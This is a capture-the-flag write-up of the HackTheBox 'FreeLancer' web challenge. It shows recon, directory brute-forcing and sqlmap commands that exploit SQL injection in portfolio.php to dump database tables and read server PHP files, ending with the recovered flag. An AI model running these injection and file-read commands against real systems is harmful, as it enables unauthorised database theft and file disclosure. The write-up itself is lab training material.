FreeLancer – HackTheBox


Reconciliation finding steps –

1. Comments:

```
<div class="portfolio-item-caption d-flex align-items-center jus
-100">…</div>
  <img class="img-fluid" src="img/portfolio/cabin.png" alt>
  <!-- <a href="portfolio.php?id=1">Portfolio 1</a> -->
</div>
</div>

<!-- To configure the contact form email address, go to mail/contact_me.php and update the
email address in the PHP file on line 19. -->
```

2. Robots.txt: On and empty.
3. Network – Nothing interesting.
4. JavaScripts – Only one interesting point in "Contact me"



Because we can write things inside.

And there is special java-script for this action at the source directory.

Investigate contact.js:


The website post the user input to file located in: ./.mail/contact_me/php.

Trying file traversal !

But contact_me.php is not reachable.


Ok… We can access robots.txt and some directories that not appear in the source directory hence we will use penetration tools to find more!

DireB search result:




Running SQLmap with –forms –crawl=2 flag on the base url website and its show us that in http://178.128.40.63:32510/portfolio.php?id=1 there is sql injection .

So we run: sqlmap -u http://178.128.40.63:32510/portfolio.php?id=1 --tables --dump and it mapped us the DB's:




Trying to dump the safeadmin content because all others shows nothing.



But the password is hash so we cant reverse the function.

Trying another way..

As I tried almost everything I entered HackTheBox forum to see some hint and I find my angel!



So I find a way to READ the file

Index.php that we cant see in the client side with flag:

--file-read**=/var/www/html/**administrat/index.php

```
// Validate credentials
if(empty($username_err) && empty($password_err)){
    // Prepare a select statement
    $sql = "SELECT id, username, password FROM safeadmin WHERE username = ?";

    if($stmt = mysqli_prepare($link, $sql)){
        // Bind variables to the prepared statement as parameters
        mysqli_stmt_bind_param($stmt, "s", $param_username);

        // Set parameters
        $param_username = $username;

        // Attempt to execute the prepared statement
        if(mysqli_stmt_execute($stmt)){
            // Store result
            mysqli_stmt_store_result($stmt);

            // Check if username exists, if yes then verify password
            if(mysqli_stmt_num_rows($stmt) == 1){
                // Bind result variables
                mysqli_stmt_bind_result($stmt, $id, $username, $hashed_password);
                if(mysqli_stmt_fetch($stmt)){
                    if(password_verify($password, $hashed_password)){
                        // Password is correct, so start a new session
                        session_start();

                        // Store data in session variables
                        $_SESSION["loggedin"] = true;
                        $_SESSION["id"] = $id;
                        $_SESSION["username"] = $username;

                        // Redirect user to welcome page
                        header("location: panel.php");
                    } else{
                        // Display an error message if password is not valid
                        $password_err = "The password you entered was not valid.";
                    }
                }
            } else{
                // Display an error message if username doesn't exist
                $username_err = "No account found with that username.";
            }
        } else{
            echo "Oops! Something went wrong. Please try again later.";
        }
    }

    // Close statement
    mysqli_stmt_close($stmt);
```

```
michael@mail:~$ sudo cat /root/.local/share/sqlmap/output/178.128.40.63/files/_var_www_html_administrat_panel.php
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: index.php");
    exit;
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
  <link rel="icon" href="../favicon.ico" type="image/x-icon">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); ?></b>. Welcome to our site.</h1><b><a href="logout.php">Logout</a></b>
<br><br><br>
        <h1>HTB{s4ff_3_1_w33b_fr4__l33nc_3}</h1>
    </div>
</body>
</html>
```

Flag: HTB{s4ff_3_1_w33b_fr4__l33nc_3}